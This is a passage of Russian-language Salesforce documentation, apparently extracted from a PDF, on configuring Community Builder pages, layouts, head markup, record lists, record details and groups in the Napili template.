Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:


- «Создание сообществ и управление ими»



На вкладке «Компоненты Lightning» содержится список компонентов, которые поддерживаются выбранной страницей. Например, компонент «Сведения о профиле пользователя» не может быть добавлен на начальную страницу.

3. Перетащите необходимый компонент со вкладки «Компоненты Lightning» в редактируемую область страницы.
4. Для редактирования свойств компонента на странице выберите его на основном холсте страницы или на вкладке «Структура страницы». После выбора компонента конструктор сообществ выделит компонент синей рамкой и отобразит его свойства в редакторе свойств с правой стороны.
5. Измените компонент при необходимости.


**Пример:** Ниже приведен пример конфигурации компонента «Заголовок» (1) на начальной странице со списком поддерживаемых компонентов (2) и свойств (3) Lightning.





**Совет:** Кроме того, пользователи могут создавать настраиваемые компоненты Lightning и использовать их на страницах сообщества. Дополнительные сведения о создании настраиваемых компонентов Lightning и их включении для конструктора сообществ см. в [Руководстве разработчика компонентов Lightning](#).

## Изменение макета страницы в конструкторе сообществ


Быстро меняйте вид страниц вашего сообщества путем переключения между различными макетами. На консоли разработчика можно даже создавать собственные настраиваемые макеты и импортировать их для использования в сообществе.

 **Прим.:** Данная функция доступна в версиях Winter и Spring '16 шаблонов Коа, Кокуа и Напили, а также версий Spring '16 шаблона Aloha.

1. В конструкторе сообществ нажмите значок  на левой боковой панели для отображения редактора страниц.
2. Выберите нужную страницу из меню «Страница» на панели инструментов.



3. Нажмите **«Изменить макет»** в редакторе свойств.



4. Выберите новый макет. После добавления настраиваемый макет будет доступен на вкладке «Настраиваемый».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- «Создание сообществ и управление ими»



**5.** Щелкните **«Изменить»**.

Если структура нового макета отличается от текущего макета, некоторые области не будут видны. Однако, эти области будут доступны — можно переключиться на другой макет в любое время.

**Прим.:** При изменении макета страницы шаблона по умолчанию единственный способ восстановить исходный макет — нажать **«Отменить»**.

Дополнительную информацию о настраиваемых макетах см. в [Руководстве разработчика компонентов Lightning](#).

## Добавление разметки в <верхний колонтитул> страницы для настройки сообщества

Добавляйте настраиваемую аналитику, улучшайте результаты оптимизации поисковых систем и многое другое путем добавления разметки на страницу <head> в конструкторе сообщества.

**Прим.:** Данная функция доступна в версиях Winter и Spring '16 шаблонов Koa, Kokuа и Napili, а также версий Spring '16 шаблона Aloha.

Например, можно настроить страницы сообщества в соответствии с текущими потребностями путем добавления:

- настраиваемого кода аналитики, например Google Analytics™;
- метатегов оптимизации поисковых систем, которые доступны только поисковым подсистемам;
- ссылок на внешние файлы JavaScript и сторонние библиотеки;
- настраиваемых блоков JavaScript ;
- *значки сайта* или значка веб-страницы.

**1.** Система В конструкторе сообществ нажмите на левой боковой панели и выберите **«Расширенные»**.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки или публикации сообщества:


- «Создание сообществ и управление ими»



2. Нажмите «**Редактировать разметку верхнего колонтитула**».
3. Введите требуемый код HTML или JavaScript.
4. Сохраните внесенные изменения.

При добавлении настраиваемой разметки в <верхний колонтитул> каждой страницы добавляется код.


 **Пример:** Чтобы включить значок сайта на страницы сообщества, в этом примере добавлен HTML-код.




## Удаление страницы сообщества в конструкторе сообществ

Пользователи могут беспрепятственно удалять ненужные страницы сообщества путем их удаления из диспетчера страниц в конструкторе сообществ.

Пользователи могут удалять только неактивные страницы сообщества. Пользователи не могут удалять страницу объекта (сведений о данных, списка или связанного списка), которая является единственной страницей, связанной с выбранным объектом Salesforce. При наличии нескольких страниц объекта для одного объекта удалению подлежат только неактивные страницы.

1. В конструкторе сообществ нажмите значок  на левой боковой панели для отображения диспетчера страниц.
2. Выберите страницу, которую нужно удалить.



3. Нажмите «Удалить» на панели инструментов или  > **Редактировать** в разделе «Варианты страницы».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- «Создание сообществ и управление ими»

## Совместное использование большего количества данных объектов Salesforce в сообществе

Napili поддерживает совместное использование данных записей для организаций, обращений, контактов, задач, событий и настраиваемых объектов с минимальной конфигурацией. Данные записей используют полномочия пользователей посредством лицензий, профилей, наборов полномочий и правил общего доступа.

 **Прим.:** Данная функциональная возможность доступна в Winter '16 и более поздних версиях шаблона Napili.

- Создайте [список записей](#) и [добавьте ссылку на него](#).
- [Отображение сведений о записи в сообществе](#) с помощью стандартной страницы «Сведения о записи» или создание настраиваемой страницы. Аналогичным образом можно [добавлять группы в сообщество](#).

СМ. ТАКЖЕ:

[salesforce\\_communities\\_implementation.pdf](#)

### Публикация списка записей в сообществе

Пользователи могут создавать списковые представления записей для организаций, обращений, контактов и настраиваемых объектов, а также добавлять на них ссылки посредством меню навигации шаблона Napili. Рекомендуем использовать стандартный или настраиваемый макет страницы для отображения списка записей.

 **Прим.:** This functionality is available in the Winter '16 and later versions of the Napili template.

1. Перетащите компонент «Меню навигации» в конструкторе сообществ для его добавления на соответствующую страницу шаблона. Рекомендуем добавить данный компонент на начальную страницу.
2. Создайте элемент меню навигации, указывающий на поддерживаемый объект Salesforce. В настоящее время шаблон Napili поддерживает организации, обращения, контакты и настраиваемые объекты.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

#### ВЕРСИИ


Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание и управление сообществами»




3. Опубликуйте внесенные изменения.

**Прим.:** Если сообщество является активным, то изменения элементов меню навигации немедленно отображаются участникам сообщества.

Готово! Данный алгоритм создает элемент меню навигации, ссылающийся на список записей выбранного объекта. Как правило, данные извлекаются из системы Salesforce и отображаются посредством общей страницы «Список записей». Данная страница поддерживается шаблоном Napili и использует компонент Lightning по имени «Списковое представление начальной страницы записи» для отображения данных в соответствующем макете.

**Прим.:** Общая страница «Список записей» использует стандартный макет спискового представления для объектов без назначенной предопределенной или настраиваемой страницы спискового представления. Например, при создании элемента меню навигации для другого объекта Salesforce используется такая же страница. При изменении страницы «Список записей» убедитесь, что учитываются все затронутые объекты.

**Пример:** Страница спискового представления для настраиваемого объекта называется «Специальные продукты».



- Создание элемента меню навигации является самым простым способом добавления ссылки на список записей для объекта. Чтобы воспользоваться настраиваемой страницей спискового представления для объекта, [создайте страницу](#)



сообщества посредством конструктора сообществ. Выберите стандартную страницу, содержащую одностолбцовый макет. Добавьте компонент «Списковое представление начальной страницы записи» на страницу, настройте свойства компонента для добавления ссылки на объект и опубликуйте страницу. Чтобы добавить ссылку на страницу, создайте настраиваемый элемент меню навигации и воспользуйтесь внутренним URL-адресом страницы.

- Пользователи могут просматривать только записи, доступные им посредством лицензий, профилей, полномочий и правил общего доступа (также как в системе Salesforce). Пользователи с полномочием «Создание» для объекта могут создавать записи на странице спискового представления. Возможность создания записей на данной странице не поддерживается мобильными устройствами.
- Элемент меню навигации может быть скрыт от пользователей-гостей для блокировки доступа к связанной странице спискового представления записей.
- При выборе записи на данной странице сведения о записи отображаются посредством макета на общей странице «Сведения о записи». При создании настраиваемой страницы сведений о записи и ее назначении объекту используется данная страница.
- Выбор записи в списковом представлении инициирует отображение сведений о записи, которые отображаются посредством страницы «Сведения о записи», поддерживаемой шаблоном Napili.
- Страница «Список записей» и компонент «Списковое представление начальной страницы записи» не поддерживаются шаблонами Коа и Кокуа.

СМ. ТАКЖЕ:

[salesforce\\_communities\\_implementation.pdf](#)

## Отображение сведений о записи в сообществе

Пользователи могут просматривать сведения о записи посредством общей страницы «Сведения о записи» или создавать настраиваемые страницы сведений о записях.

 **Прим.:** This functionality is available in the Winter '16 and later versions of the Napili template.

Шаблон Napili поддерживает страницу сведений о записи, которая может использоваться без дополнительных настроек. Данная общая страница («Сведения о записи») используется всеми объектами сообщества без предварительно назначенной страницы сведений о записи для отображения данных записи. Например, пользователь открывает страницу сведений об обращении, использующую макет предварительно назначенной страницы сведений об обращении, и выбирает контакт из связанных записей. При отсутствии настраиваемой страницы сведений о записи для контактов сведения о контактах отображаются посредством общей страницы «Сведения о записи». Как правило, страница «Сведения о записи» использует компоненты Lightning по имени «Заголовок записи» и «Сведения о записи» для отображения данных записи.

- **«Заголовок записи»:** данный компонент отображает имя записи и основные особенности записи наряду с кнопками для редактирования и удаления записи.
- **«Сведения о записи»:** данный компонент отображает все сведения о записи, включая связанные записи и ленту записи. Кроме того, данный компонент позволяет пользователям создавать связанные записи и публиковать сообщения в ленту записи.

При необходимости создайте настраиваемые страницы сведений о записях для организаций, контактов, обращений, задач, событий и настраиваемых объектов.

1. **Создайте страницу сведений о данных** в конструкторе сообществ и выберите поддерживаемый объект.

### ВЕРСИИ


Доступно в: Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, настройки или публикации сообщества:

- «Создание и управление сообществами»

2. Добавьте компоненты «Заголовок записи» и «Сведения о записи» на страницу и настройте их свойства посредством редактора свойств справа.
3. Щелкните значок  для доступа к разделу «Управление страницами» в параметрах конструктора сообществ и выберите настраиваемую страницу в качестве активной для объекта.
4. Опубликуйте внесенные изменения.

 **Прим.:** Если сообщество является активным, то изменения элементов меню навигации немедленно отображаются участникам сообщества.

 **Пример:** Страница сведений о записи для настраиваемого объекта с компонентами «Заголовок записи» (1) и «Сведения о записи» (2).



- Некоторые объекты поддерживают предварительно назначенные активные страницы сведений о записях для отображения данных записи (например, обращения). Чтобы просмотреть доступные страницы и назначения для каждого объекта, воспользуйтесь разделом «Управление страницами» в параметрах конструктора сообществ.
- Объекты без предварительно назначенных страниц сведений о записях используют общую страницу «Сведения о записи». При изменении конфигурации или макета страницы «Сведения о записи» убедитесь, что учитываются все объекты, использующие данный макет страницы.
- Пользователи без необходимой лицензии, профиля или полномочия не могут просматривать данные записи.
- Пользователи с необходимыми полномочиями могут создавать записи из связанных списков, а также редактировать и удалять записи из заголовков. Данные действия не поддерживаются мобильными устройствами.
- Макеты страниц для каждого объекта в системе Salesforce определяют поля для отображения в компоненте «Сведения о записи», тогда как поля в макете панели основных показателей определяют содержимое компонента «Заголовок записи». Данная функция также поддерживает типы записей.
- Публикация сообщений в лентах записей сообществ доступна пользователям только после включения их поддержки в системе Salesforce.


- Страница «Сведения о записи», компонент «Заголовок записи» и компонент «Сведения о записи» не поддерживаются шаблонами Коа и Кокуа.

СМ. ТАКЖЕ:

[salesforce\\_communities\\_implementation.pdf](#)


## Добавление групп в сообщество

Требуется больше совместных сообществ? Разрешите участникам сообщества и пользователям-гостям находить группы в сообществе Napili и присоединяться к ним. Воспользуйтесь готовым макетом для групп в Napili или создайте собственную настраиваемую версию страницы сведений о группе с помощью отдельных компонентов.

 **Прим.:** Данная функциональная возможность доступна в Winter '16 и более поздних версиях шаблона Napili.

1. Для включения групп в сообществе добавьте группы в меню навигации по сообществу.

При этом автоматически отображается пункт меню, которые ссылается на список групп в сообществе. При предоставлении общего доступа к пункту меню даже пользователи-гости, не вошедшие в сообщество, могут просматривать список активных общедоступных групп.



2. Опубликуйте сообщество.
3. При необходимости настройте макет публикатора группы для включения действия «Добавить участника». Это действие позволяет ответственным и менеджерам групп добавлять участников в группу и отсутствует в списке действий в группе по умолчанию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

При нажатии имени активной группы в сообществе пользователи перенаправляются на страницу сведений о группе. Если эта группа является личной, пользователям будет предложено выполнить вход. Только выполнившие вход участники группы могут просматривать содержимое личной группы.

Ниже перечислены некоторые рекомендации.

- При включении групп в сообщество на странице «Сведения о группе» по умолчанию отображаются данные о группе. Эта страница использует компонент «Группа» для форматирования и макетирования. Компонент «Группа» представляет собой составной универсальный компонент, который включает баннер группы, сведения о группе, связанные списки и ленту группы. Этот составной компонент рекомендуется использовать для того, чтобы страницы сообщества реагировали в обозревателях настольных ПК и мобильных устройств.
- Чтобы использовать различные макеты или более детальное управление расположением содержимого группы, создайте настраиваемую страницу сообщества и используйте компоненты «Баннер группы», «Сведения о группе», «Связанный список группы» и «Лента». В зависимости от настройки отдельных компонентов настраиваемые страницы могут отвечать не на всех устройствах.
- Объявления группы не поддерживаются в сообществе.

### Список группы в Napili

The screenshot shows the Napili user interface. At the top, there is a search bar with the text "Search for articles and discussions" and a "Search" button. To the right of the search bar is a user profile for "ERIC W...". Below the search bar is a navigation menu with items: TOPICS, GROUPS (highlighted), MY ORDERS, SUPPORT, FEATURED PRODUCTS, BLOGS, STORE, and TC. The main content area is titled "GROUPS" and "Active Groups" with a "New" button. Below this, there is a table listing 4 items, sorted by Name, filtered by Archive, and last updated on 12/08/2015 at 17:47:29. The table has columns for NAME, LAST ACTIVITY, MEMBERS, TYPE, and NICKNAME.

| NAME                | LAST ACTIVITY      | MEMBERS   | TYPE   | NICKNAME   |
|---------------------|--------------------|-----------|--------|------------|
| Backpacking         | 8/7/2015 4:17 AM   | 3 Members | Public | srirangdew |
| Extreme Biking Grou | 11/24/2015 5:10 PM | 6 Members | Public | davidwdd   |
| The Fitness Club    | 8/7/2015 4:34 AM   | 1 Member  | Public | slicdfd    |
| Trekkers            | 8/7/2015 4:16 AM   | 9 Members | Public | Sether     |


### Страница сведений о группе в Napili

The screenshot shows the Salesforce Community interface for the 'Extreme Biking Group'. At the top, there is a search bar and a navigation menu with items like 'TOPICS', 'GROUPS', 'MY ORDERS', 'SUPPORT', 'FEATURED PRODUCTS', 'BLOGS', 'STORE', and 'TC'. The group header includes a profile picture of a cyclist, the group name 'Extreme Biking Group', and a 'Member' button. Below the header are buttons for 'Add Member', 'New Contact', and 'New Opportunity'. A 'POST' section contains a text input field. A post by user 'MSmith' is visible, dated 'November 24, 2015 at 5:10 PM', with the text 'Nice shot from my last outing.' and a photo of a mountain biker. The right sidebar contains 'Group Details' with an 'INFORMATION' section describing the group, a 'DESCRIPTION' section, and an 'OWNER' section listing 'davidddd'. Below this are sections for 'Members (3+)' showing three user avatars, 'Files (2)' listing two documents, and 'Records (0)'. At the bottom of the post, there is a 'Like' button and a 'Write a comment...' text box.

## Управление общими параметрами сообщества в конструкторе сообществ

Используйте страницу «Общие параметры» для отслеживания используемого шаблона, просмотра статуса сообщества и настройки шаблона. При использовании шаблона Napili данная страница предоставляет удобный доступ к параметрам навигационных и специальных тем.

Пользователи могут управлять данными общими параметрами сообщества прямо из конструктора сообществ при использовании любого предварительно настроенного шаблона сообщества, предоставленного системой Salesforce.

Чтобы получить доступ к общим параметрам в конструкторе сообществ, щелкните  на левой боковой панели и выберите «Общие».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения общих параметров:

- «Создание сообществ и управление ими»



The screenshot shows the 'SETTINGS' page for a community, with the 'General' tab selected. The left sidebar contains options for 'General', 'Languages', 'Advanced', and 'Updates'. The main content area is titled 'General' and includes the following settings:

